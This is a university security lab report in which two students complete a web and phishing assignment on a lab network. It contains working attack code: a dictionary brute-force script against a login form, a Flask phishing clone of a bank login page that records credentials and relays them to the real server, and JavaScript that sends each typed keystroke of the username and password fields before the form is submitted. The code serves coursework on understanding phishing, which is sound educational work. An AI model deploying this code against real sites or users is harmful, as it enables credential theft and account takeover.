**CSE 3140 Lab 4 - Web and Phishing**

Tom McCarthy (tkm20002), Filip Graham (fvg20002).

Section Z81

(Tom) IP of VM: 172.16.49.96 , (Filip) IP of VM: 172.16.49.88

**Question 1.A : Please put the name of the account**

Nimesh88

**Question 1.B : Please put the balance of your account**

65197

A screenshot of a phone

Description automatically generated

**Question 2 : Please submit the password found for the victim account.**

Password is: 63636363

import requests

import json

with open("Q1", "r") as file:

username = file.read().strip()

url = "http://172.16.48.80:80/"

payload = {"username": username, "password": "123123", "submit": "Sign In"}

with open("Q2dictionary.txt", "r") as file:

passwords = file.read().splitlines()

for password in passwords:

payload["password"] = password

x = requests.post(url, data = payload)

if x.text.find("You Logged In") != -1:

print("password: " + password)

To create the script, I looked into the developer tools of Edge to determine the payload sent when signing into the server. The network tab tracks requests.

A screenshot of a computer

Description automatically generated

After typing in the credentials and signing in, I can see the headers, payload and response of the request.

A screenshot of a computer

Description automatically generated

-

A screenshot of a computer

Description automatically generated

Using this information, I designed how the python script sends requests and then detects a successful login.



END


**Question 3 : Display your website that displays your teams names and number, and submit**

**the approvial code given by a TA.**

*Submit in HuskyCT: your code (Python script and HTML) as text within your report, the `approval code’ from your TA, and a screen shot of your webpage.*

**Approval code: P9THF9**

How the site looks like:

**

from flask import Flask

app = Flask(\_\_name\_\_)

@app.route("/")

def simplepage():

return "<p>Team 4: Graham Filip and McCarthy Tom</p>"

*-*

*huskybank.html*

<!DOCTYPE html>

<html lang="en">

<head>

<title>Husky Banking</title>

<link rel="stylesheet" href="/static/base.css">

</head>

<body>

<form id="mainHandler" method="post">

<h1 id="loginHeader">Husky Banking</h1>

<p id="slogan">A bank where you know your money is in the right paws!</p>

*<!-- used for inheratance, this is where the baseLogin block will be placed -->*

*<!-- login tag that prevents cross scripting -->*

*<!-- Input objects being called through the login class that is passed through -->*

<p id="userInput"> <label for="username">Username</label>: <input id="username" name="username" required size="32" type="text" value=""> </p>

<p id="passInput"> <label for="password">Password</label>: <input id="password" name="password" required size="32" type="password" value=""> </p>

<p id="signIn"><input id="submit" name="submit" type="submit" value="Sign In"></p>

<p id="customPage"> <input id="customPage" name="customPage" type="submit" value="Custom Page"></p>

*<!-- Where the login block is placed -->*

<div id="johnathan"></div>

*<!-- call the javascript file which changes the images within the login page -->*

<script src="/static/js/imageJS.js">

</script>

<script src="/static/js/log.js"></script>

</form>

</body>

</html>

*-*

**Question 4 : Display your website that immitates the Husky Banking site, and submit the approvial code given by a TA.**

*Submit in HuskyCT: your code (Python script and HTML) as text within your report, the `approval code’ from your TA, a screen shot of your webpage, and a recording, as separate file, of the entire `spoofed login process’, including showing the newly collected userid-password pair. (In Windows, use Windows-Alt-R to record screen.)*

**Screen recording in submission**

**Approval code: 3VRQQJ**

from flask import Flask, render\_template, redirect, url\_for, request

import json

from datetime import datetime

app = Flask(\_\_name\_\_)

@app.route("/", methods = ['POST', 'GET'])

def simplepage():

if request.method == 'POST':

username = request.form['username']

password = request.form['password']

with open("logins.txt", "a") as file:

file.write(username + "," + password + "\n")

with open("templates/status.html", "a") as file:

file.write("<p>Login info collected on " + str(datetime.now()) + "\n</p>")

*# url = "http://127.0.0.1:2222/"*

url = "http://127.0.0.1:8080/"

payload = {"username": username, "password": password, "submit": "Sign In"}

payloadjson = json.dumps(payload)

return redirect(url, code=307)

else:

return render\_template('huskybank.html')

@app.route("/status")

def statuspage():

return render\_template('status.html')

*huskybank.html*

<!DOCTYPE html>

<html lang="en">

<head>

<title>Husky Banking</title>

<link rel="stylesheet" href="/static/base.css">

</head>

<body>

<form id="mainHandler" method="post">

<h1 id="loginHeader">Husky Banking</h1>

<p id="slogan">A bank where you know your money is in the right paws!</p>

*<!-- used for inheratance, this is where the baseLogin block will be placed -->*

*<!-- login tag that prevents cross scripting -->*

*<!-- Input objects being called through the login class that is passed through -->*

<p id="userInput"> <label for="username">Username</label>: <input id="username" name="username" required size="32" type="text" value=""> </p>

<p id="passInput"> <label for="password">Password</label>: <input id="password" name="password" required size="32" type="password" value=""> </p>

<p id="signIn"><input id="submit" name="submit" type="submit" value="Sign In"></p>

<p id="customPage"> <input id="customPage" name="customPage" type="submit" value="Custom Page"></p>

*<!-- Where the login block is placed -->*

<div id="johnathan"></div>

*<!-- call the javascript file which changes the images within the login page -->*

<script src="/static/js/imageJS.js">

</script>

<script src="/static/js/log.js"></script>

</form>

</body>

</html>

status.html

<p>Login info collected on 2023-10-31 20:44:00.099667

</p><p>Login info collected on 2023-10-31 20:45:49.129842

</p><p>Login info collected on 2023-10-31 20:46:37.235873

</p>

**-**

**A screenshot of a computer

Description automatically generated**

**A dog wearing a birthday hat

Description automatically generated**

**A screenshot of a phone

Description automatically generated**

**Question 5.A : Display your website that mimics the custom Husky Banking site, and submit the approvial code given by a TA.**

*Submit in HuskyCT: the url(s) of the image(s), `approval code’ from your TA, a screen shot of your webpage, and a screen recording (not video) of the entire `spoofed login process’.*

**Approval code: 0PI6RW**

**A screenshot of a dog with blue frosting on its nose

Description automatically generated**

**Question 5.B : Please submit the background images location.**

*Background/cookies.jpg*

**Question 5.C : Please submit the input box images location.**

*Blob/smile.jpg*

**Question 5.D : Please submit the websites icon image location.**

*Icon/derp.ico*

**Question 6 : Display your website that mimics the Husky Banking site with additional input capturing, and submit the approvial code given by a TA.**

*Submit in HuskyCT: your code (HTML, JavaScript and Python), as text within your report, `approval code’ from your TA, and a screen recording (not video) showing a user filling in the user-id and the password fields but NOT submitting the form, and how the server is still learning the password.*

**Approval code: W6MWLT**

from flask import Flask, render\_template, redirect, url\_for, request

import json

from datetime import datetime

app = Flask(\_\_name\_\_)

@app.route("/", methods = ['POST', 'GET'])

def simplepage():

*# print('test')*

if request.method == 'POST':

data = request.get\_json()

if data is not None:

with open("log.txt", "a") as file:

file.write(f"Received input for {data['field']}: {data['value']}\n")

return '', 204

username = request.form['username']

password = request.form['password']

with open("logins2.txt", "a") as file:

file.write(username + "," + password + "\n")

with open("templates/status.html", "a") as file:

file.write("<p>Login info collected on " + str(datetime.now()) + "\n</p>")

*# url = "http://127.0.0.1:2222/"*

url = "http://127.0.0.1:8080/"

payload = {"username": username, "password": password, "submit": "Sign In"}

payloadjson = json.dumps(payload)

return redirect(url, code=307)

else:

return render\_template('huskybank.html')

@app.route("/status")

def statuspage():

return render\_template('status.html')

*huskybank.html*

<!DOCTYPE html>

<html lang="en">

<head>

<title>Husky Banking</title>

<link rel="stylesheet" href="/static/base.css">

</head>

<body>

<form id="mainHandler" method="post">

<h1 id="loginHeader">Husky Banking</h1>

<p id="slogan">A bank where you know your money is in the right paws!</p>

*<!-- used for inheratance, this is where the baseLogin block will be placed -->*

*<!-- login tag that prevents cross scripting -->*

*<!-- Input objects being called through the login class that is passed through -->*

<p id="userInput"> <label for="username">Username</label>: <input id="username" name="username" required size="32" type="text" value=""> </p>

<p id="passInput"> <label for="password">Password</label>: <input id="password" name="password" required size="32" type="password" value=""> </p>

<p id="signIn"><input id="submit" name="submit" type="submit" value="Sign In"></p>

<p id="customPage"> <input id="customPage" name="customPage" type="submit" value="Custom Page"></p>

*<!-- Where the login block is placed -->*

<div id="johnathan"></div>

*<!-- call the javascript file which changes the images within the login page -->*

<script src="/static/js/imageJS.js">

</script>

<script src="/static/js/log.js"></script>

</form>

</body>

</html>

-

Log.js JavaScript file

let userInput = document.getElementById('username');

let passInput = document.getElementById('password');

userInput.addEventListener('input', sendInput);

passInput.addEventListener('input', sendInput);

function sendInput(event) {

let value = event.target.value;

fetch('/', {

method: 'POST',

headers: {

'Content-Type': 'application/json'

},

body: JSON.stringify({ field: event.target.id, value: value })

});

}